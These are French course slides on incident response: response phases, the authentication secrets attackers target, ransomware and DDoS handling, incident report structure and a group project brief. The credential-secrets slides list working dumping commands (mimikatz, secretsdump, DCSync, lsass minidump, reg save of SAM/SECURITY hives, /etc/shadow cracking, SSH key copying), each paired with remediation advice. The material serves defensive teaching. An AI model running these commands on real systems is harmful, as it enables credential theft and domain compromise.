Gestion de crises & réponse à incidents - IR

Antoine Bénar | ECE

Sommaire

- Étapes de réponse : containment, eradication & recovery
- Revue des secrets d'authentification : lesquels sont ciblés pour quels impacts
- Documentation des incidents : rapports pour les parties prenantes
- Coordination avec les équipes externes : CERT, autorités légales...
- Projet de fin de module

Étapes de réponse : containment, eradication & recovery

Containment

Limiter l'impact immédiat
Isoler les hôtes
Bloquer les IoC
Désactiver les comptes
Préserver les preuves

Eradication


Supprimer point d'entrée
Eliminer backdoors & traces
Patch des vulnérabilités
Désactiver comptes, tâches

Recovery

Remise du SI en production
Restaurer systèmes & apps
Reconnexion des hosts
Renforcer surveillance
Application des recos

Secrets ciblés par les attaquants

Rappels **Active Directory (AD)**
ADDS = **annuaire** des **utilisateurs**, **groupes**, **machines**, **comptes**…
Dirigé par les contrôleurs de domaines (DC) qui gèrent l'authentification sur le SI



2 protocoles d'authentifications existent : Kerberos et NTLM (utilisé en fallback)

NTLM (legacy)
Protocole d'authentification basé sur des hashs (NT hash)
Avec mimikatz, ils peuvent être utilisés pour réaliser un Pass-The-Hash (pth)

Kerberos (moderne)
Système de tickets signés / chiffrés par clés.
Clé du compte émetteur des tickets : krbtgt qui forge les TGT (golden ticket)
TGT/TGS en mémoire -> Pass-The-Ticket

Secrets d’authentification - 1

Base SAM
(Security Account Manager)

Identifiants locaux (hachés NTLM / LM)
C:\Windows\System32\config\SAM
Présent aussi en mémoire, VSS

Rotation des credentials + reset sessions

```
# Avec secretsdump (Impacket)
secretsdump.py -sam SAM -system SYSTEM LOCAL

# Avec reg save (admin)
reg save HKLM\SAM C:\temp\sam.hive
reg save HKLM\SYSTEM C:\temp\system.hive

# Avec mimikatz
mimikatz "privilege::debug" "token::elevate"
"lsadump::sam"
```

Ruche SECURITY

Identifiants de domaine mis en cache et **secrets LSA**
C:\Windows\System32\config\SECURITY

Rotation des credentials + reset sessions

```
# Avec secretsdump
secretsdump.py -security SECURITY -system SYSTEM
LOCAL
# Avec reg save
reg save HKLM\SECURITY C:\temp\security.hive

# Avec mimikatz
mimikatz "privilege::debug" "lsadump::cache"
mimikatz "privilege::debug" "lsadump::secrets"
```

Secrets d'authentification - 2

Ruche SYSTEM

Contient la **clé de déchiffrement** (Boot Key, System Key) nécessaire pour déchiffrer les bases 'SAM' et 'SECURITY'

C:\Windows\System32\config\SYSTEM

Reconstruire le système / regénérer les clés de chiffrement

```
# Extraction de la ruche
reg save HKLM\SYSTEM C:\temp\system.hive

# La clé bootkey est extraite automatiquement par les outils
# Elle se trouve dans les clés de registre :
# HKLM\SYSTEM\CurrentControlSet\Control\Lsa\JD
# HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Skew1
# HKLM\SYSTEM\CurrentControlSet\Control\Lsa\GBG
# HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Data
```

Secrets d'authentification - 3

Base NTDS.DIT

Contient **tous les objets du domaine** et les **identifiants** hachés
C:\Windows\NTDS\ntds.dit (sur les DC)

Reconstruction de l'Active Directory
Minimum rotation creds + regénérer tickets

```
# Avec secretsdump (DCSync)
secretsdump.py domain/user:password@dc-ip

# Avec ntdsutil (sur le DC)
ntdsutil "ac i ntds" "ifm" "create full C:\temp" q
q
# Avec mimikatz (DCSync)
mimikatz "lsadump::dcsync /domain:example.com /all"

# Extraction offline
secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL
```

Processus LSASS.EXE

Contient en mémoire les **identifiants en clair**, **hashs NTLM**, **tickets Kerberos** des sessions actives

Redémarrage + rotation credentials (domaine & local)

```
# Avec mimikatz
mimikatz "privilege::debug" "sekurlsa::logonpasswords"
mimikatz "privilege::debug" "sekurlsa::tickets"

# Avec procdump + mimikatz
procdump.exe -ma lsass.exe lsass.dmp
mimikatz "sekurlsa::minidump lsass.dmp"
"sekurlsa::logonpasswords"
# Avec pypykatz
pypykatz lsa minidump lsass.dmp
```

Secrets d’authentification - 4

passwd et shadow

*/etc/**passwd*** : Liste des **utilisateurs**
*/etc/**shadow*** : hashs des **mots de passe**
(formats crypt, SHA, bcrypt, etc.)

Rotation des credentials + désactivation comptes

```
# Lecture directe (nécessite privilèges root pour shadow)
cat /etc/passwd
sudo cat /etc/shadow

# Avec John the Ripper
sudo unshadow /etc/passwd /etc/shadow > unshadowed.txt
john unshadowed.txt

# Avec hashcat
sudo cat /etc/shadow | grep -v "^#" | grep -v "^$"
```

Répertoire ~/.ssh

Contient les clés privées SSH de l'utilisateur et fichiers de configuration */home/username/.ssh/* ou *~/.ssh/*

Regénérer toutes les paires de clés SSH

```
# Copie des clés privées
cp ~/.ssh/id_rsa /tmp/
cp ~/.ssh/id_ed25519 /tmp/

# Crackage de clés protégées par passphrase
ssh2john ~/.ssh/id_rsa > hash.txt
john hash.txt
```

Impact : ransomwares & chiffrement

Altération des **données** pour les rendre **illisibles** par le client afin de demander une **rançon**

Quoi récupérer ?

1. **Vecteur d'entrée** (RDP, VPN, local…)
2. **Source** du ransomware (EXE, BAT…)
3. **IoC** (IP, hash…)
4. **Compte** utilisé (local, domaine…)
5. **Journaux** de la cible & source

Quoi faire ?

1. **Stopper** le **processus** du ransomware
2. **Bloquer** les **connexions** de l'IP source (**quarantaine réseau**)
3. **Désactiver** le **compte** utilisé
4. **Couper** le point **d'entrée**
5. **Extraire** les **sauvegardes**
6. **Recherche d'exfiltration**
7. **Restauration** des **backups**

Impact : déni de services


DDoS (Distributed Denial of Service) : attaque visant à altérer la disponibilité d'un service indisponible en le submergeant requêtes

Caractéristiques de l'attaque :

- Périmètre (Services / URL / Ports / API)
- Horodatage des premiers flux
- Sauvegarde des logs firewall / proxy
- Source : IP / pays / protocole / volume

Containment & Mitigation

Protection DDOS FW / WAF
Filtrer & limiter (rate limit)
Bloquer les IP associées




Rédaction d’un rapport d’incident

1. **Résumé exécutif** : compréhensible par tous les partis
2. **Contexte :** ce qui a mené à l’incident
3. **Périmètre de l’investigation** : ce qui est concerné par l’investigation
4. **Premiers signes d’intrusion & timeline** : ex première alerte du SOC
5. **Investigations :** détail technique, killchain, TTPs de l’attaquant
6. **Remédiation** : actions de remédiation automatiques ou manuelles
7. **IOCs** : ensemble des hashs, IP, fichiers, comptes, urls…
8. **Recommandations** : cible l’ensemble des faiblesses utilisées ou pas
9. **Bilan** : Impact, avancée de l’incident, possibilité de récidive…
10. **Annexes :** captures d’écrans, logs…

RETEX 1 - Contexte client & Point d'entrée (exemple)

- Infrastructure ciblée
- Contexte réseau
- Autres spécificités, vulnérabilités présentes, surface exposée…
- Déploiement des solutions



- Méthodologie d'attaque
- Vecteur d'attaque
- Equipement ciblé

Périmètre compromis par l'attaquant & droits


RETEX 2 – Bilan (exemple)

Signal 1
Signal 2
Signal 3

Recommandation 1
Recommandation 2
Recommandation 3

Investigation 1
Investigation 2
Investigation 3

Coordination avec les équipes externes



- ✓ Préparer une liste de contacts d'urgence (CNIL, ANSSI, CERT, ISP, etc.)
- ✓ Impliquer les équipes juridique & compliance

Projet fin de module : consignes

- Groupes de 3 à 4
- Rédaction d’un rapport d’incident / d’investigations qui vous semble assez complet pour présenter à un client final
- Utilisation de l’IA : pas d’ingestion de logs, et pas de rédaction

Questions